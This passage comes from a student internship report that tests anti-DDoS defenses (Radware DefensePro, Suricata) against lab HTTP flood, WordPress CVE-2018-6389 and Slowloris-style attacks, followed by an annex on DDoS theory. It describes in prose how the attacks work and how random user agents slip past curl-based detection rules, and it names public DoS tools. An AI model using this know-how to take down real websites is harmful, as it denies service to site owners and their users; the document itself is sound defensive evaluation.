


Figure 3.16: Configuration of a Server Protection Policy for DDoS layer-7 attacks. I created a HTTP Mitigation profile and a Server Cracking Mitigation profile within the DefensePro (see next figure)

Figure 3.17: Configuration of the HTTP mitigation profile : I based the detection of an HTTP flood attack on all available request types, as soon as the attacker sends more than 5 HTTP requests per second, and with a challenge mitigation technique. Finally, I configured a profile preventing Server Cracking with several pre-configured protections

To launch the attack, I used Radware Raptor and a Python HTTP DoS tool which can be found at the following address :

`https://github.com/Quitten/doser.py`

As for Radware Raptor, the script is very simple, it is based on curl requests targeting a given URL.

As for the Github HTTP DoS tool, the script simulates a web browser using a list of legitimate user agents, and crafting HTTP requests with the "requests" Python library. It also uses multi-threading to send a maximum amount of requests within a minimal amount of time.

3.2.1.2.1 Response of the DefensePro

Surprisingly, the DefensePro failed to detect the attack. I spent the last two weeks of my internship trying to figure out why, because such a simple attack should be detected. I tried in vain to reconfigure the profiles and re-train the device. Also the Radware technician couldn't understand where my problem came from either.

After the attack, my website is thus inaccessible and my webservers are saturated.

3.2.1.2.2 Response of the Suricata IPS

The Suricata IPS detects the attack of Radware Raptor. Indeed, the ETOpen Emerging Threats rule database contains rules that detect CURL requests as malicious. The attacker's IP address is then directly banned.




Figure 3.18: Suricata alert and blocking rule for the Radware Raptor HTTP flood script using Curl. The malicious IP is banned.

However, it failed to detect the attack of the Github DoS tool.

This difference comes from the fact that, when crafting the HTTP packet, curl uses a user agent containing the string "curl". So a simple rule verifying the HTTP user-agent can block this attack.




Figure 3.19: Suricata Rule spotting web-crawling and flood using Curl. The rule is triggered if there is more than 10 HTTP requests per minute including a user agent of type "curl"

However, the GitHub tool sends HTTP requests by selecting random user agents from a list of legitimate ones. It is therefore impossible to block this attack naively without blocking all traffic, including the legitimate one.

3.2.1.2.3 Possible means of mitigation

As we have just seen, very basic attacks can be blocked with simple rules but intelligent algorithms are needed for more advanced attacks. See Annex A for more information.

3.2.2 DDoS attacks launched via Cisco T-Rex

Finally, I did not use T-Rex to create DDoS attacks. Indeed, initially I wanted to use this tool to simulate DDoS layer 7 attacks, for example HTTP flood or SlowLoris attacks. The problem is that it is impossible to recreate valid HTTP traffic as T-Rex is arranged in my topology. Indeed, during HTTP traffic between a client and a server, the TCP layer must be consistent and contain a number of arguments that are dynamically calculated and that cannot be predicted in advance. To generate a valid HTTP traffic with T-rex, you would have to place one instance of T-rex client in front of the DefensePro and another instance of T-Rex server behind the DefensePro, but then you could no longer be interested in the impact of the attack on the webservers.

T-Rex is used most of the time with the previous layout to quantify the capacity of a network and the present devices. For example, we could then push the DefensePro to its limits by sending it a lot of traffic, and see if the values indicated by the company (maximum number of simultaneous connections that can be processed by the device,

maximum number of packets processed per second), are in agreement with the real values. But this is not the main objective of the internship. Moreover in Cyberlab it would be difficult to make such a test because it would be necessary to be able to generate several GBps of traffic to submerge the links, which is difficult without using an external botnet.

3.2.3 DDoS attacks launched via personal scripts

3.2.3.1 Exploit of a Wordpress vulnerability : CVE-2018-6389

In my topology, I decided to host within the two webservers a website using Wordpress, which is the most used content management system today. Indeed, it is used by more than 60 million websites, including 30.6% of the top 10 million websites as of April 2018. So I thought it would be interesting to create an attack on this service. In my research, I was able to see that there was a usable flaw called CVE-2018-6389. This vulnerability allows a non authenticated user to DoS a site using Wordpress very simply. Indeed, the operation of this denial of service is simple. Wordpress contains 181 hardcoded php modules. The call of these modules is done via a table, it is thus possible to call several modules at the same time. The exploitation of the vulnerability consists in continuously calling all php modules until the server resources are saturated.

To launch the attack, I used the same script as for the HTTP flood attack. By sending a request calling all php modules (the details of this request can be found in appendix B), we can perform this attack. I also use multi-threading for the same reasons as before.

Here is the graph of the HTTP traffic sent to the DefensePro :




Figure 3.20: TCP and HTTP traffic through time graph for the attack based on the Wordpress CVE-2018-6389 vulnerability. For each attack, the amount of traffic changes but we always observe a peak of about 3000 packets per second for 9999 threads, which represents 3000x1514 bytes per second or 36 Mbits/sec

3.2.3.1.1 Response of the DefensePro

The mitigation profiles I used are the same as for the HTTP Flood attack. Although it is also an HTTP Flood attack, I still wanted to launch it to see if the device detected the attack exploiting the Wordpress flaw, but this is not the case.
My Webstite is thus saturated, and we can visualize it with the process viewer htop :

Figure 3.21: Htop processes vizualisation of Webserver 1, after a few seconds of the beginning of the attack. There are already 76 processes running, 36 threads and a load average of 25 (stands for the server overload, between 0 and 1 under normal circumstances). All CPU and memory resources are currently in used, preventing a legitimate user from accessing server resources.

3.2.3.1.2 Response of the Suricata IPS

The Suricata IPS can't mitigate this kind of attack without defining a precise rule discarding this specific HTTP request. However, this kind of rule is futile as an attacker would simply calls the php modules in a different order to bypass the rule.
The site is thus also DoS.

3.2.3.1.3 Possible means of mitigation

In order to mitigate this specific attack, we can use one of the following 3 mitigation techniques:

- A PHP script has been released to prevent anyone without authentication from calling javascript modules.
- It is also possible to limit the number of requests per user that the server accepts. This solution may be ineffective if a botnet is used
- Use a "Web application firewall" type protection, which identifies this type of request as malicious

3.2.3.2 Slowloris & Abusive downloading of a PDF file

This attack aims to simulate the behavior of a real user by crawling a website at a random rate. According to the Slowloris principle (see Annex A), the script I used (code in Annex B) opens HTTP connections until the server resources are saturated (see Appendix A for more details on the principle of this type of attack). At the same time, the script closes connections that are too old to make traffic more legitimate.

The script uses the "requests" library to retrieve web pages. The "BeautifulSoup" library is also used to browse the site for other usable links. The links are then stored in a table and one of the links is then randomly selected to continue navigation.

Finally, when the script falls on a PDF file, it downloads it in a loop, again to saturate the server resources. Multithreading is used to maximize the effect of the attack.

See Appendix B for script code.

3.2.3.2.1 Response of the DefensePro

This attack was supposed to trigger the Behavorial DoS feature of the DefensePro. But once again this attack is not detected.

3.2.3.2.2 Response of the Suricata IPS

As for the previous attack, the Suricata IPS can't mitigate this specific attack without defining a precise rule discarding this specific HTTP request. But obviously you can't doing that type of rules without blocking all traffic, including legitimate traffic.

3.2.3.2.3 Possible means of mitigation

To mitigate this kind of attacks, we can for instance limit the number of TCP connections per user. Among the two means of protection studied, only the DefensePro has this feature. But this technique can be ineffective if the attacker uses a botnet, because the number of requests sent can saturate the server without that any machine individually exceeds the limit set by the mitigation device. See Annex A for more information.

3.3 Explanation of the results obtained and analysis of their consistency

Regarding the first scenario, the protocol attack TCP SYN flood, both devices are efficient to mitigate the attacks. Indeed, those kind of attacks have specific signature and can be blocked when creating simple rules. The Radware DefensePro detects this attack well and the traffic it blocks corresponds to the traffic seen by capturing the traffic upstream of the DefensePro with Wireshark.
As for the other layer-7 attacks, it is difficult to compare both devices as there is apparently still an issue regarding HTTP mitigation within my DefensePro. However, some attacks can be blocked by Suricata, especially suspicious attacks using curl massively. But those rules are in most cases not granular enough and can block lots of legitimate traffic. For instance, it is inconceivable for file hosting sites to simply limit the number of downloads per user and block their IP if they exceed it.

3.3.1 Achievement of objectives against initial expectations

The main objectives of the course were met. The study of the state of the art at the beginning of the course allowed me to acquire a lot of knowledge, and to write a detailed documentation on all aspects of DDoS theory: the different types of attacks, the different techniques and means of mitigations (this is Annex A).
I learned how to use Cyberlab's network virutalization environment and was able to model and configure an entire network consisting of two LANs and one WAN with all types of network devices, integrating the DefensePro.
Finally I could launch DoS attacks on the Radware to test it. Where I had higher expectations was that I would be able to implement advanced attacks, for example by

using HTTPS or other mitigation means such as WAF. Unfortunately I encountered a lot of difficulties that did not always depend on me (see Personal assessment and Conclusion).

3.3.2 A critical look at the results obtained

As I said before, even if most layer-7 attacks are not mitigated by the DefensePro, we can't conclude anything as some of these attacks are very basic and are supposed to be detected. During the last week of the internship, I was in discussion with the Radware technical support, which did not seem to understand where my issue came from.

Chapter 4

Personal assessment of the internship

The internship was really difficult because I encountered many difficulties.

First, as far as the setting outside the company was concerned, my accommodation was located in the countryside and there was hardly any public transport to get me to work. Every day, to get to Thales on time, I had to get up at 6am to take the only bus that passed by and then take a train, which represented 45min of transport.

Then, as far as working in Thales is concerned, my internship tutor changed from the first week. Moreover, my internship was based on the test of an anti-DDoS device (Radware DefensePro) which took 1 month to arrive, due to a delay in delivery. This delay allowed me to start learning about DDoS, to take Hynesim in hand and to start writing my internship report, but there were days when I started going around in circles and it was really frustrating and demotivating. In addition, I had to have a Thales personal laptop to write or read sensitive internal company documents, however I never received this laptop, officially due to a delay in ordering. This was very constraining because each time I had to print the documentation in paper version and I had to write my report on an unsecured PC which is problematic. Moreover, I could not access the internal services of the company such as the professional mail, the chat or the file deposit which made communication with my tutor difficult. Then, as for my supervision, most of the time (at least 1 day out of 3), there were no internship tutors at Cyberlab and we were between interns, which prevented me from asking questions. Fortunately, the trainees were very good at networking and computer security and helped and taught me a lot.

Regarding my particular internship topic, once the anti-DDoS device finally arrived at Cyberlab, I spent all my time configuring the device and trying to set up some attack scenarios. However, some scenarios that had to be detected by the DefensePro were not detected, without my knowing why. The Radware technician could not solve my problem, and it was difficult the last week to ask questions to anyone at Thales since all the Cyberlab employees were absent or on leave. Also, initially the Radware technician gave me a bad virtual configuration machine and noticed his error a week after what wasted my time.

Nevertheless, despite all these difficulties, this internship allowed me to learn a lot about

networking, computer security, data protection on the Internet and free software, thanks in large part to a trainee friend who is passionate about systems administration.

Chapter 5

Conclusion and outlooks

During this internship, we did a lot of research and testing. We have seen that there are many different types of DDoS attacks, and as many ways to protect against them. For each DDoS attack, there are solutions more adapted than the others. The state of the art at the beginning of the course also allowed me to give ideas for scenarios, even if due to lack of time I were not able to put them all in place. The implementation of the topology within the Hynesim software and the configuration of all the network devices also brought me a lot in terms of knowledge and experience.

The second month, the internship focused particularly on an on-site DDoS attack mitigation device, the DefensePro. The first thing that appears is that it is necessary to have a lot of time to install and configure yourself the device. It can be hard for a company without putting full-time employees on it or asking the technical support of Radware. Indeed, after one month of configuration at the Cyberlab of Thales, there are still improvements to be made since the device does not detect layer-7 attacks for the moment.

In the general case, especially for individuals, it is important to be aware that some good practices can avoid participating in a DDoS attack, such as changing default passwords for devices that are made public on the Internet. Keeping systems up to date is also critical, as it makes you less vulnerable to attacks targeting specific vulnerabilities.

By way of opening, I suppose a good way to continue the work done is first of all to understand why the DefensePro device can't detect layer-7 attacks. Once this problem is solved, more advanced attack scenarios can be implemented or other mitigating devices such as WAFs can be used.

Bibliography

Primary sources

ANSSI, *Comprendre et anticiper les attaques DDoS*, https://www.ssi.gouv.fr/uploads/2015/03/NP_Guide_DDoS.pdf, viewed on June 5th.

— *Guide de définition d'une architecture de passerelle d'interconnexion securisée*, https://www.ssi.gouv.fr/uploads/IMG/pdf/2011_12_08_-_Guide_3248_ANSSI_ACE_-_Definition_d_une_architecture_de_passerelle_d_interconnexion_securisee.pdf, viewed on June 5th.

Diateam, *Démarrer avec Hynesim*, https://www.hynesim.org/demarrer-avec-hynesim/, viewed on June 7th.

Incapsula, *DDoS center*, https://www.incapsula.com/ddos/, viewed on June 19th.

— *DDoS Protection Bootcamp*, https://www.ddosbootcamp.com/, viewed on June 4th.

Radware, *APSolute Vision : User Guide*, october 2017.

— *DDoS Handbook*, 2015.

— *DDoS knowledge center : DDoSpedia*, https://security.radware.com/ddos-knowledge-center/ddospedia/, viewed on June 15th.

— *DefensePro : Installation and Maintenance Guide*, september 2017.

— *DefensePro : User Guide*, december 2016.

Secondary sources

Ancion, Samuel, *Personal Script*, viewed on July 13th.

Capuano, Eric, *Web Traffic Generator*, `https://github.com/ecapuano/web-traffic-generator`, viewed on July 10th.

Tawily, Barak, *HTTP DoS Tool*, `https://github.com/Quitten/doser.py`, viewed on July 13th.

ANNEX A : Understanding the theory of DDoS

This annex is based on the DDoS online training of Incapsula available at the following address : `www.ddosbootcamp.com`. I did this course at the beginning of my internship in order to gain knowledge about DDoS theory. This annex aims to restate the main definitions of the course and give a synthesis of the different types of DDoS attacks, and their respective mitigation strategies.

5.1 Introduction to DDoS

5.1.1 Principle of a DDoS attack and Botnets

A **denial of service (DoS)** attack is any attack that prevents a legitimate user from accessing a network resource. A **distributed denial of service (DDoS)** attack is one that uses multiple network resources as the source of the specific attack vector. The use of multiple resources is primarily intended as a method to amplify the capabilities of a single attacker, but it can also help to conceal the identity of an attacker and complicate mitigation efforts. Most DDoS attacks leverage a **"botnet"**, which is a network of Internet connected computer systems centrally controlled by an attacker. Botnets can range in size from a handful of systems to tens of millions. Most botnets use compromised computer resources without the knowledge of the owner.




Figure 5.1: Principle of a DDoS Attack

A DDoS attack affects the availability of the attacked resources. A DDoS attack is based on the principle that it is the legitimate user's access to the data that provides value for an organization, and removing that access causes the most harm.

5.1.2 Impacts of DDoS attacks

A DDoS attack can have several impacts. For instance, when affecting a company, a DDoS attack can cause **damage to reputation**, **direct revenue loss** (take the case of a big e-commerce site like Amazon), and a **lost of productivity**. Furthermore, a DDoS attack is sometimes used as a **diversion technique** to hide other nefarious activities or parallel attacks more subtle to detect.

5.1.3 Attacker motivations

Attackers motivations are diverse. A common one for DDoS attacks is the **extortion of money** from the targeted company. However, a DDoS attack can have **political claims (Hacktivism)**, and even be **state-sponsored**. In the last case, the nation's involved goal is often the silencing of speech from certain sources, or the disruption to the target's telecommunications infrastructure and commerce. To end with, a DDoS attack can be performed by individuals because of **personal dispute**, or by **companies which target their competitors** in order to cause financial losses.

5.2 Bandwidth Attacks - Volumetric DDoS Attacks

5.2.1 Principle of a volumetric DDoS attack

A **volumetric DDoS attack** is an attack that attempts to **overwhelm the target by saturating the available network capacity**. Volumetric attacks can use a Botnet (in this case the attacker has the control of devices composing the Botnet) or can use the method of "reflection", which will be more detailed in its own section later in this document.

The Internet consists of a vast number of individual networks all interconnected to each other. Large, well connected networks (ISPs) provide access to smaller networks. The connections between these networks all have a finite amount of bandwidth capacity which is often fixed due to technical or contractual limitations. Regardless of the limitation, most links cannot be trivially upgraded to a higher capacity without incurring substantial cost in both time and money. Volumetric DDoS attacks are possible due to the relatively small network capacity of a target compared to the overall capacity of all Internet connected devices.




Figure 5.2: Principle of a volumetric attack. In this example, the target has a maximum bandwidth capacity of 1GBps, and each botnet node is able of sending 20Mbps of traffic. Here, a botnet of juste 50 nodes is sufficient to overwhelm the target network (50 nodes x 20 GBps = 1GBps)

Today, botnets of 100 000 nodes are fairly commons, and recent observations shed lights on botnets of more than 10 millions nodes ! If a volumetric attack managed to consume the

target link capacity, the legitimate traffic is no more able to pass trough the connection.

5.2.2 Impacts of volumetric DDoS attacks

The main effect of the volumetric attack is **link saturation**, that is to say the saturation of upstream links that connect the target network to the Internet. Moreover, such attacks can **increase the load of network devices** such as routers, switches and firewalls, which can push them to reboot, hang, or degrade in performance. As previously stated, a volumetric DDoS attack can be used as a **diversion technique** to conceal other attack vectors : such attacks indeed aims to render intrusion detection/intrusion systems or firewalls unavailable in order to make those attack less detectable and increase the success rate of traditional remote vulnerability exploitation. To end with, volumetric DDoS attacks aims to **increase network costs** by artificially rising link utilization costs.

5.2.3 Why Are Volumetric DDoS Attacks So Effective?

Volumetric DDoS attacks are so effective because in practice, a company **network capacity is finite**. Moreover, this is the **simplest kind of attacks** as an attacker just have to send a sufficient large amount of traffic to overwhelm a network company. **Any protocol can be used** for the attack, which can target any endpoint even if the target is not providing a publicly accessible service, from the moment the attacker manage to route traffic to the network that he is trying to impact. In addition, this type of attacks will **always be possible due to the topology of internet** : regardless of a company's ability to absorb traffic, a volumetric DDoS attack will be successful if the attacker's ability to harness vulnerable resources for constructing a botnet is advanced enough. To end with, volumetric DDos attacks involved **spoofed source** which make harder the identification of the attacker. Indeed, since the volumetric DDoS attack doesn't depend on establishing a persistent connection, the source IP address is often forged.

5.2.4 Mitigation Strategies

Mitigation strategies refers to reducing or removing impact of DDoS attacks by various techniques.

5.2.4.1 Blocking with On-Premises Devices

On-Premises devices refers to devices (Intrusion Prevention System (IPS), Intrusion Detection System (IDS), firewalls, ...) that are on the company's own site. Blocking volumetric DDoS attacks with such devices are typically ineffective. Indeed, it does not prevent link saturation as these devices are positioned in the network downstream from

the point at which the DDoS traffic causes saturation of the link and packet loss (see next figure).

5.2.4.2 Blocking Upstream by the Internet Service Provider (ISP)

Most ISPs can add simple rules to block specific traffic before it reaches the target network. As a consequence, this approach can be efficient but only for very simplistic attack. The rules established by ISPs are indeed fairly simple and can consist in rejecting traffic for a specific IP address or only using a certain protocol. That's why this approach is not efficient for more complex attacks which use protocol (such as UDP) that allows IP spoofing, for instance.




Figure 5.3: Blocking DDoS volumetric attack with On-Premises devices (not efficient) vs . Upstream by ISP (efficient for simplistic attack)

